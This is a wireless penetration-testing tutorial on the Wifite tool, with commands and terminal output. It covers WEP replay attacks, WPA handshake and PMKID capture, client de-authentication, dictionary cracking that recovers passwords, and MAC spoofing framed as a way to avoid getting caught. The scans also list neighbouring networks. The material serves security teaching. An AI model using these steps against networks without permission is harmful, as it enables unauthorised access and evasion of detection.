

Wireless Penetration Testing



Wifite

Contents

Introduction	3
Basic Filters.....	3
ARP Replay Attack against WEP protocol	6
WPA/WPA2 Handshake Capture	7
Some useful options.....	10
Conclusion	18

Introduction

Wifite is a wireless auditing tool developed by Derv82 and maintained by kimocoder. You can find the original repository [here](#). In the latest Kali Linux, it comes pre-installed. It's a great alternative to the more tedious to use wireless auditing tools and provides simple CLI to interact and perform wireless attacks. It has great features like 5GHz support, Pixie Dust attack, WPA/WPA2 handshake capture attack, and PMKID attack as well.

Basic Filters

We can launch this tool by simply typing the name of the tool. To view the help page we have a -h flag

wifite -h

```
(root@kali)-[~]
# wifite -h

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

optional arguments:
-h, --help            show this help message and exit

SETTINGS:
-v, --verbose          Shows more options (-h -v). Prints commands and outputs. (default:
quiet)
-i [interface]         Wireless interface to use, e.g. wlan0mon (default: ask)
-c [channel]           Wireless channel to scan e.g. 1,3-6 (default: all 2Ghz channels)
-inf, --infinite        Enable infinite attack mode. Modify scanning time with -p (default:
off)
-mac, --random-mac     Randomize wireless card MAC address (default: off)
-p [scan_time]         Pillage: Attack all targets after scan_time (seconds)
--kill                 Kill processes that conflict with Airmmon/Airodump (default: off)
-pow [min_power], --power [min_power] Attacks any targets with at least min_power signal strength
--skip-crack           Skip cracking captured handshakes/pmkid (default: off)
--first [attack_max], --first [attack_max] Attacks the first attack_max targets
--clients-only         Only show targets that have associated clients (default: off)
--nodeauths            Passive mode: Never deauthenticates clients (default: deauth targets)
--daemon              Puts device back in managed mode after quitting (default: off)

WEP:
--wep                 Show only WEP-encrypted networks
--require-fakeauth     Fails attacks if fake-auth fails (default: off)
--keep-ivs            Retain .IVS files and reuse when cracking (default: off)

WPA:
--wpa                 Show only WPA-encrypted networks (includes WPS)
--new-hs              Captures new handshakes, ignores existing handshakes in hs (default:
off)
--dict [file]          File containing passwords for cracking (default: /usr/share/dict/wordl
probable.txt)

WPS:
--wps                 Show only WPS-enabled networks
--wps-only            Only use WPS PIN & Pixie-Dust attacks (default:
off)
--bully               Use bully program for WPS PIN & Pixie-Dust attacks (default:
reaver)
--reaver              Use reaver program for WPS PIN & Pixie-Dust attacks (default:
reaver)
--ignore-locks        Do not stop WPS PIN attack if AP becomes locked (default:
stop)

PMKID:
--pmkid               Only use PMKID capture, avoids other WPS & WPA attacks (default:
off)
--no-pmkid            Don't use PMKID capture (default: off)
--pmkid-timeout [sec] Time to wait for PMKID capture (default: 120 seconds)
```

As you can see there are various options in the help menu here. We'll try a few of these in this article.

Let's first see which wireless network I'm connected to currently

wifite -i wlan0

```
(root@kali)-[~]
# wifite -i wlan0
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: using wireless interface wlan0

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	85db	no	1

[+] Scanning. Found 1 target(s), 1 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
-----	-------	----	------	-------	------	--------

My access point is on channel 10. Let's see what all access points are operating on the same channel

wifite -c 10

```
(root@kali)-[~]
# wifite -c 10
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: scanning for targets on channel 10

[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

Interface	PHY	Driver	Chipset
1. wlan0	phy1	rt2800usb	Ralink Technology, Corp. RT5370

[+] enabling monitor mode on wlan0 ... enabled wlan0mon

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	85db	no	1

[+] Scanning. Found 1 target(s), 1 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	85db	no	3
2	A602_4G	10	WPA-P	31db	yes	
3	(32:49:50:1F:94:59)	10	WPA-P	25db	yes	

Here, you can see that monitor mode is being auto-enabled while scanning. Wifite has detected two more networks on channel 10.

Let's try to add one more channel to the scanning list

wifite -c 10,6

```
(root@kali)-[~]
# wifite -c 10,6
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: scanning for targets on channel 10,6
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	87db	no	3
2	(AA:DA:0C:16:DD:82)	11	WPA-P	43db	yes	

[+] Scanning & decloaking. Found 2 target(s), 3 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	87db	no	3
2	ignite	6	WPA-P	84db	lock	
3	(AA:DA:0C:16:DD:82)	11	WPA-P	43db	yes	
4	ajoy	6	WPA-P	40db	no	
5	Pawan_2.4G	6	WPA-P	34db	yes	
6	A602_4G	10	WPA-P	33db	yes	
7	srajvardhan	6	WPA-P	31db	yes	
8	(16:AE:85:DE:BE:83)	6	WPA-P	31db	yes	
9	(32:49:50:1F:C2:18)	6	WPA-P	29db	yes	
10	Manish	10	WPA-P	29db	yes	
11	K 207 jio_4G	6	WPA-P	23db	yes	

Ahh, the results have increased now. Now let's filter out only the access points with clients connected.

wifite --clients-only

```
(root@kali)-[~]
# wifite --clients-only
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: ignoring targets that do not have associated clients
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

[+] Scanning. Found 2 target(s), 2 client(s). Ctrl+C when ready


NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	81db	no	1
2	TANUSRI 2.4G	1	WPA-P	29db	yes	1

You can see that wifite has detected 2 APs with clients connected.

ARP Replay Attack against WEP protocol

Now let's say we have done whatever we wanted to with our wifi adapter and we want to change it from monitor mode to managed mode (default mode) after we stop using wifite. We can do this by:

```
wifite --daemon
```



```
(root@kali)-[~]
# wifite --daemon

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: will put interface back to managed mode
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode
```

The next filter is to find all the networks around me that are running on WEP protocol and perform a quick Replay Attack against them.

Replay attack:

In this attack, the tool tries to listen for an ARP packet and sends it back to the access point. This way AP will be forced to create a new packet with a new initialization vector (IV – starting variable to encrypt something). And now the tool would repeat the same process again till the time data is enough to crack the WEP key.

This can be done by:

```
wifite --wep
```

Then,

ctrl+c to stop scanning

choose target. Here, 1

```
(root@kali)~# wifite --wep
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: targeting WEP-encrypted networks
[!] Warning: Recommended app pyrit was not found. install @ https://github.com
[!] Conflicting processes: NetworkManager (PID 508), wpa_supplicant (PID 1490)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

  NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
  ---      -
  1         pentest    1   WEP   83db   no
[+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready ^C
  NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
  ---      -
  1         pentest    1   WEP   83db   no
[+] select target(s) (1-1) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against D8:47:32:E9:3F:33 (pentest)
[+] attempting fake-authentication with D8:47:32:E9:3F:33 ... success
[+] pentest (62db) WEP replay: 1/10000 IVs, fakeauth, Waiting for packet ...
[!] restarting aireplay after 11 seconds of no new IVs
[+] pentest (73db) WEP replay: 21504/10000 IVs, fakeauth, Replaying @ 599/sec
[+] replay WEP attack successful

[+] ESSID: pentest
[+] BSSID: D8:47:32:E9:3F:33
[+] Encryption: WEP
[+] Hex Key: 12:34:56:78:90
[+] saved crack result to cracked.json (2 total)
[+] Finished attacking 1 target(s), exiting
```

As you can see that after 20 thousand plus replay packets, the tool has found the key successfully and saved it in a JSON file.

Please note that WPA implements a sequence counter to protect against replay attacks. Hence, it is recommended not to use WEP.

WPA/WPA2 Handshake Capture

We have talked about handshakes in detail in our previous article [here](#). Let's see how we can capture handshakes using wifite.

Here, we'll simply type in the name of the tool since the default function is to scan the networks.

But we'll add the `--skip-crack` option here which will stop the tool to crack any handshake that it captures

```
wifite --skip-crack
```



```
(root@kali)-[~]
# wifite --skip-crack

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: Skip cracking captured handshakes/pmkid enabled
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

Interface  PHY  Driver  Chipset
-----
1. wlan0    phy2  rt2800usb  Ralink Technology, Corp. RT5370

[+] enabling monitor mode on wlan0 ... enabled wlan0mon

NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
---
1        raaj       10  WPA-P  85db   no
2        Sachin 2.4    1  WPA-P  45db   no
3        Amit 2.4G  1  WPA-P  35db   no
4        jiofbr001 2.4G  1  WPA-P  35db   no
5        JioFiber-QwXYk 1  WPA-P  31db   no
6        air16531   1  WPA-P  30db   no
7        (C2:8F:20:1E:37:C2) 1  WPA-P  25db   no
[+] Scanning. Found 7 target(s), 0 client(s). Ctrl+C when ready ^C

NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
---
1        raaj       10  WPA-P  85db   no
2        Sachin 2.4    1  WPA-P  45db   no
3        Amit 2.4G  1  WPA-P  35db   no
4        jiofbr001 2.4G  1  WPA-P  35db   no
5        JioFiber-QwXYk 1  WPA-P  31db   no
6        air16531   1  WPA-P  30db   no
7        (C2:8F:20:1E:37:C2) 1  WPA-P  25db   no
[+] select target(s) (1-7) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against 18:45:93:69:A5:19 (raaj)
[+] raaj (85db) PMKID CAPTURE: Failed to capture PMKID

[+] raaj (85db) WPA Handshake capture: found existing handshake for raaj
[+] Using handshake from hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for 18:45:93:69:a5:19
[!] pyrit: .cap file does not contain a valid handshake
[+] cowpatty: .cap file contains a valid handshake for (raaj)
[!] aircrack: .cap file does not contain a valid handshake
[+] Not cracking handshake because skip-crack was used
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
```

How the tool works – As you might have observed in the screenshot that the tool is automatically trying all the attacks against a specified target. Here, I specified target “1” for my AP (“raaj”) and you can see that it has tried for PMKID attack first, been unsuccessful, and then launched handshake capture. This process will be the same for any target. The tool will automatically determine which attack works. Quite simple and hassle-free!

Here, we have successfully captured a handshake and saved it in a location: **/root/hs/<name>.cap**

Now, if we don’t use the skip-crack flag along with the command, the chain would look something like this:

wifite


```

└─# wifite
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
---      -
1         raaj       10  WPA-P 85db   no     1
2         Sachin 2.4    1  WPA-P 39db   no
3         jiofbr001 2.4G  1  WPA-P 35db   no
4         Santosh 4g    1  WPA-P 29db   no
5         601 2.4G  1  WPA-P 29db   no
6         Stay      13  WPA-P 29db   no
7         Preety singh devil 13  WPA-P 27db   no
[+] Scanning. Found 7 target(s), 2 client(s). Ctrl+C when ready ^C
NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
---      -
1         raaj       10  WPA-P 85db   no     1
2         Sachin 2.4    1  WPA-P 39db   no
3         jiofbr001 2.4G  1  WPA-P 35db   no
4         Santosh 4g    1  WPA-P 29db   no
5         601 2.4G  1  WPA-P 29db   no
6         Stay      13  WPA-P 29db   no
7         Preety singh devil 13  WPA-P 27db   no
[+] select target(s) (1-7) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against 18:45:93:69:A5:19 (raaj)
[+] raaj (85db) PMKID CAPTURE: Failed to capture PMKID

[+] raaj (85db) WPA Handshake capture: found existing handshake for raaj
[+] Using handshake from hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for 18:45:93:69:a5:19
[!] pyrit: .cap file does not contain a valid handshake
[+] cowpatty: .cap file contains a valid handshake for (raaj)
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 99.48% ETA: 0s @ 5394.1kps (current key: 05280528)
[+] Cracked WPA Handshake PSK: raj12345

[+] Access Point Name: raaj
[+] Access Point BSSID: 18:45:93:69:A5:19
[+] Encryption: WPA
[+] Handshake File: hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap
[+] PSK (password): raj12345
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting

```

Chain:

- Identify APs
- Check protocol
- Attempt PMKID attack

- Attempt handshake attack
- If handshake found -> crack

And very evidently so, you can see that it has cracked the handshake file and given out the password as “raj12345”

It uses aircrack-ng’s dictionary attack module in the background.

Some useful options

Filtering Attacks: What if I want to skip out the PMKID step from the chain above? We can do this by:

wifite --no-pmkid

```
(root@kali)~# wifite --no-pmkid
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: will NOT use PMKID attack on WPA networks
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] (1/1) Starting attacks against 18:45:93:69:A5:19 (raaj)
[+] raaj (83db) WPA Handshake capture: found existing handshake for raaj
```

Scan Delay: Another useful option is to give a scan time delay. This may be used in parallel to other options to evade security devices that have set a timeout for unauthenticated packets.

wifite -p 10

Here, the tool will put a delay of 10 seconds before attacking the targets

```
(root@kali)-[~]
# wifite -p 10

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: (pillage) attack all targets after 10s
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill
```

And now the tool is putting a delay of 10 seconds after every target

PMKID timeout: This flag would enable us to set a timeout delay between each successful RSN packet request to the access point

```
wifite --pmkid-timeout 130
```

```
(root@kali)-[~]
# wifite --pmkid-timeout 130

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: will wait 130 seconds during PMKID capture
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant
[!] If you have problems: kill -9 PID or re-run wifite with --kill
```

Observe how there is a timeout of 130 seconds. I've been interrupted before 130 seconds by C TRL+C to stop the attack. Note how it says "waiting for PMKID (1m 23s)"

```
17  RaJ  13  WPA-P  27db  no
[+] Scanning. Found 17 target(s), 1 client(s). Ctrl+C when ready ^C
[+] (1/17) Starting attacks against D8:47:32:E9:3F:33 (ignite)
[+] ignite (83db) PMKID CAPTURE: Failed to capture PMKID

[+] ignite (84db) WPA Handshake capture: Listening. (clients:0, deauth:4s, timeout:0s)
[!] WPA handshake capture FAILED: Timed out after 300 seconds

[+] (2/17) Starting attacks against 18:45:93:69:A5:19 (raaj)
[+] raaj (81db) PMKID CAPTURE: Waiting for PMKID (1m23s) ^C
[!] Interrupted
```

Stop de-authentication on a particular ESSID: This flag will stop the tool from conducting client de-authentication (often used in handshake captures). In a list of targets, I want to stop preventing my tool to conduct de-authentication, this would yield useful

```
wifite -e raaj --nodeauths
```

-e: ESSID (name of AP)

```
(root@kali)-[~]
# wifite -e raaj --nodeauths

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: will not deauth clients during scans or captures
[+] option: targeting ESSID raaj
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	(18:45:93:69:A5:19)	10	WPA	83db	no	1
2	(C2:8F:20:1E:37:C2)	1	WPA-P	29db	yes	
3	(32:49:50:1F:94:59)	10	WPA-P	25db	yes	

Targeting only WPA networks: This flag helps us identify WPA only and attack the targets

wifite --wpa

```
(root@kali)-[~]
# wifite --wpa
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: targeting WPA-encrypted networks
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	ASHU-101	4	WPA-P	31db	no	

[+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	Sachin 2.4	1	WPA-P	53db	yes	
2	jiofbr001 2.4G	1	WPA-P	37db	yes	
3	TANUSRI 2.4G	1	WPA-P	35db	yes	
4	(AA:DA:0C:15:C1:5F)	1	WPA-P	33db	yes	
5	ASHU-101	4	WPA-P	31db	yes	
6	(C2:8F:20:1E:37:C2)	1	WPA-P	31db	yes	
7	Vikash jio_4G	1	WPA-P	31db	yes	
8	JioFiber-QwXYk	1	WPA-P	31db	yes	
9	Anshu	1	WPA-P	31db	no	
10	Naman 2.4GigaHz	1	WPA-P	31db	yes	
11	Sanjeev Jio 2.4 G	1	WPA-P	30db	yes	
12	Mayank_crossing	7	WPA-P	27db	no	

Ignore present handshakes: Oftentimes we want a fresh start or our handshakes are just not behaving the way we want. For those times, we have a handy feature of ignoring the existing handshakes and capturing rather fresh or new ones.

```
wifite --new-hs
```

```
(root@kali)-[~/wifi]
# wifite --new-hs
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: will ignore existing handshakes (force capture)
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

Supplying custom dictionary: For our dictionary attacks, if we want to supply a custom wordlist we can do that within the tool's interface too. This is done by the "dict" flag

```
wifite --dict /root/dict.txt
```

```
(root@kali)-[~]
# wifite --dict /root/dict.txt

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: using wordlist /root/dict.txt to crack WPA handshakes
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant
[!] If you have problems: kill -9 PID or re-run wifite with --kill
```

Now, setting the target as above, we see that dictionary in fact works

```
[+] Cracking WPA Handshake: Running aircrack-ng with dict.txt wordlist
[+] Cracking WPA Handshake: 77.78% ETA: 0s @ 290.3kps (current key: raj12345)
[+] Cracked WPA Handshake PSK: raj12345

[+] Access Point BSSID: 18:45:93:69:A5:19
[+] Encryption: WPA
[+] Handshake File: hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap
[+] PSK (password): raj12345
[+] saved crack result to cracked.json (2 total)
[+] Finished attacking 1 target(s), exiting
```

Display cracked APs: To display a complete list of already cracked targets fetched from the tool's database, we have the command:

```
wifite --cracked
```

```
(root@kali)-[~]
# wifite --cracked

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] Displaying 2 cracked target(s) from cracked.json

ESSID  BSSID          DATE                TYPE  KEY
-----
N/A    18:45:93:69:A5:19  2021-06-12 16:16:31  WPA   Key: raj12345
raaj   18:45:93:69:A5:19  2021-06-12 15:27:29  WPA   Key: raj12345
```

Validating handshakes: Now, if we want to verify the existing handshakes that we have already captured against a wide variety of Wireless Auditing tools we can do so by:

wifite --check

```
(root@kali)-[~]
# wifite --check

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] checking all handshakes in "./hs" directory
[+] checking for handshake in .cap file hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap
[+] tshark: .cap file contains a valid handshake for 18:45:93:69:A5:19
[+] pyrit: .cap file does not contain a valid handshake
[+] cowpatty: .cap file does not contain a valid handshake
[+] aircrack: .cap file does not contain a valid handshake
```

Great, now I can proceed with the tshark now!

Cracking handshake file: The list of handshake files we have captured is with us now. What if I want to modify the cracking tool and not use the default one. It can be done using:

wifite --crack

Choose target and tool afterward

```
(root@kali)-[~]
# wifite --crack

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] Listing captured handshakes from /root/hs:

NUM  ESSID (truncated)  BSSID            TYPE  DATE CAPTURED
---  -
1    raaj              18:45:93:69:A5:19  4-WAY  2021-06-12 14:45:58
[+] Select handshake(s) to crack (1-1, select multiple with , or - or all): 1

[+] Enter the cracking tool to use (aircrack, hashcat, john, cowpatty): aircrack

[+] Cracking 4-Way Handshake raaj (18:45:93:69:A5:19)
[+] Running: aircrack-ng -a 2 -w /usr/share/dict/wordlist-probable.txt --bssid 18:45:93:69:A5:19
[+] Cracking WPA Handshake: 98.32% ETA: 0s @ 5289.0kps (current key: 24041983)
[+] Cracked raaj (18:45:93:69:A5:19). Key: "raj12345"
[+] saved crack result to cracked.json (1 total)
```

And as you can see that aircrack has cracked the password "raj12345"

Killing conflicting processes: This flag helps us kill all the jobs that may conflict with the working of the tool. It's a great little cleanup technique before starting the tool

wifite --kill


```
(root@kali)~# wifite --kill

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: kill conflicting processes enabled
[!] Killing 2 conflicting processes
[!] stopping NetworkManager (systemctl stop NetworkManager)
[!] Terminating conflicting process wpa_supplicant (PID 1791)
```

MAC Spoofing: MAC Address spoofing is a great technique to evade analysts' vision and avoid getting caught by supplying the real MAC ID of your Wi-Fi adapter. First, we see our wifi card's MAC ID **by ifconfig**

```
(root@kali)~# ifconfig

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::d659:d207:e12a:b7e5 prefixlen 64 scopeid 0x20<link>
    ether 9c:ef:d5:fb:d1:5c txqueuelen 1000 (Ethernet)
    RX packets 13 bytes 1478 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 2102 (2.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Note this MAC ID ends in **5C**. That's all we need to visualize if MAC is being spoofed or not.

Now we spoof this MAC ID by wifite command:

```
wifite --random-mac
```

```
(root@kali)~# wifite --random-mac

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: using random mac address when scanning & attacking
[!] Conflicting processes: NetworkManager (PID 537), wpa_supplicant (PID
[!] If you have problems: kill -9 PID or re-run wifite with --kill

Interface  PHY  Driver  Chipset
-----
1. wlan0   phy1  rt2800usb  Ralink Technology, Corp. RT5370

[+] enabling monitor mode on wlan0... enabled wlan0mon

[+] macchanger: changing mac address on wlan0mon
[+] macchanger: changed mac address to 9c:ef:d5:31:b4:09 on wlan0mon
```

Observe how this new MAC ID ends in **09**. This means that spoofing has been done successfully and a random MAC has been put on the interface.

Now, after our job is done, this option will automatically reset the MAC ID too. Very efficient.

```
[+] PSK (password): raj12345
[+] raaj already exists in cracked.json, skipping.
[+] Finished attacking 1 target(s), exiting
[+] macchanger: resetting mac address on wlan0mon...
[+] macchanger: reset mac address back to 9c:ef:d5:fb:d1:5c on wlan0mon
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
```

Power filter: Access Points that are far away often don't behave well while being attacked. There's a lot of noise, attenuated signals, and packet drops while communicating. So to be safe we'll set a power threshold so that we can only scan WiFis closer to us and whose power is enough to be communicated with without any errors like in WiFis that are attenuated.

Note that this value is in decibels. Let's set a threshold of 35db.

wifite -power 35

```
(root@kali)-[~]
# wifite --power 35

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: Minimum power 35 for target to be shown
[!] Conflicting processes: NetworkManager (PID 537), wpa_supplicant (PID 72)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

  NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
  ---      -
  1      snowie/glowie5g    4  WPA-P  39db   no
[+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready
  NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
  ---      -
  1      Sachin 2.4        1  WPA-P  55db   yes
  2      snowie/glowie5g    4  WPA-P  39db   no
  3      Amit 2.4G         1  WPA-P  39db   yes
  4      jiofbr001 2.4G    1  WPA-P  35db   yes
```

Now only the APs with 35db or more strength will be visible.

Conclusion

We discussed various features of another handy tool in this article when we talk about wireless auditing. This discussion was intended to rationalize and be pragmatic about the arsenal of tools you create while auditing wireless networks. Sometimes we have to reduce our workload and can't remember all the lengthy commands in traditional tools and in such scenarios, tools like wifite fit perfectly for our cause.

JOIN OUR TRAINING PROGRAMS

